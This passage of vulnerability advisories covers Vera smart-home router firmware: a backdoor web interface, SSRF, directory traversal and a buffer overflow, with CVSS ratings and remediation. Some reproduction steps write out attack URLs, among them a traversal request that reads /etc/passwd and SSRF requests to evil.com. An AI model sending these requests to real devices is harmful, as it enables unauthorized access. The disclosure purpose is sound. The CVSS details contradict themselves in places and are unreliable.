
**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides a script file called “get\_file.sh” which allows a user to retrieve any file stored in the “cmh-ext” folder on the device.



However, the “filename” parameter is not validated correctly and this allows an attacker to directory traverse outside the /cmh-ext folder and read any file on the device as shown below. It is necessary to create the folder “cmh-ext” on the device which is done by using the first request. In “Steps to Reproduce” section.



**Exploitation**

-------------------------------------------------------------------------------------------------

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can then execute both the requests and read any file on the device without any authentication.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "get\_file.sh" script and performing manual pentest against the lighttpd server inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified functionality needs to perform strict input validation to ensure that the filename parameters only contains a file name and nothing else.

# SIG-EXT-05-2017-08 (OpenWrt Web Interface acts as a Backdoor) -- CVE-2017-9385

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a backdoor interface was discovered as a part of the research on IoT devices in the most recent firmware for Veralite devices. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a backdoor web management interface as a part of the research on IoT devices in the most recent firmware for Veralite mart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

**Medium Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**


-------------------------------------------------------------------------------------------------

All versions of Veralite up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Navigate to <http://[IP_Address_Device]/cgi-bin/webif/info.sh>
2. We can observe that a password protected web management interface exists which is different than normal web interface provided for the user.
3. The password for this interface is the same as WiFi password and allows to control the device including modifying the filesystem. This password should be known to Vera tech support folks as well



**Exploitation**

-------------------------------------------------------------------------------------------------

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can then navigate to the web interface and thus either brute force the password or identify it using directory traversal vulneability.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by looking at the files inside the /www folder in the latest firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified functionality needs to perform strict input validation to ensure that the filename parameters only contains a file name and nothing else.

# SIG-EXT-05-2017-09 (Device can act as proxy to launch attacks for unauthenticated attacker) -- CVE-2017-9383

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a security issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker to use the device as a proxy for launching attacks against other servers or devices on the Internet. Also it would be possible for an attacker to use the same issue to social engineer the user of the device as well. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a security issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker to use the device as a proxy for launching attacks against other servers or devices on the Internet. Also it would be possible for an attacker to use the same issue to social engineer the user of the device as well. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**


-------------------------------------------------------------------------------------------------

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------


1. Navigate to <http://[IP_address:3480/data_request?id=wget&url=www.evil.com>
2. Similarly navigate to <http://[IP> address]:3480/data\_request?id=request\_image&cam=&url=http://www.evil.com&res=&ip=&user=&pass=&timeout=&Expires=
3. In both the cases it can be observed that the device loads the web page mentioned in the URL GET parameter in the browser



**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides UPNP services that are available on port 3480 and can also be accessed via port 80 using the url “/port\_3480”. It seems that the UPNP services provide “wget” as one of the service actions for a normal user to connect the device to an external website.



It retrieves the parameter “URL” from the query string and then passes it to an internal function that uses curl module on the device to retrieve the contents of the website.



**Exploitation**

-------------------------------------------------------------------------------------------------

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in the using the device as a port scanner or for launching attacks if the web management interface is exposed externally on the Internet. In case, if the device’s web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker’s website which can then launch the attacks using hidden iframes or script tags, etc. The user of the device does not need to be logged into the device to execute the attacks.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary which is in the /mios/usr/bin folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

# SIG-EXT-05-2017-10 (Directory traversal in UPNP daemon) -- CVE-2017-9382

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a security issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker execute a directory traversal attack against the device and read the sensitive files stored within the device. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a security issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker execute a directory traversal attack against the device and read the sensitive files stored within the device. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**


-------------------------------------------------------------------------------------------------

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------


1. Navigate http://[IPAdrress]:3480/data\_request?id=file&parameters=../passwd
2. Similarly navigating to http://[IPAdrress]/port\_3480/data\_request?id=lu\_file&parameters=../passwd
3. It can be observed that the device displays the /etc/passwd file




**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides UPNP services that are available on port 3480 and can also be accessed via port 80 using the url “/port\_3480”. It seems that the UPNP services provide “file” as one of the service actions for a normal user to read a file that is stored under /etc/cmh-lu folder.

It retrieves the value from the “parameters” query string variable and then passes it to an internal function “FileUtils::ReadFileIntoBuffer” which is a library function that does not perform any sanitization on the value submitted and this allows an attacker to use directory traversal characters “../” and read files from other folders within the device.



**Exploitation**

-------------------------------------------------------------------------------------------------

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result is being able to read the files if the web management interface is exposed externally on the Internet. In case, if the device’s web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker’s website which can then launch the attacks using hidden iframes or script tags, etc and use a cross site scripting issue mentioned earlier to read the content retrieved from the device. The user of the device does not need to be logged into the device to execute the attacks.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary which is in the /mios/usr/bin folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

# SIG-EXT-05-2017-11 (Unauthenticated Buffer Overflow in REQ\_Image Function) -- CVE-2017-9391

**Introduction**

-------------------------------------------------------------------------------------------------

Recently an unauthenticated buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker to execute code on the device and control the device completely. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a buffer overflow issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker to execute code on the device and control the device completely. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

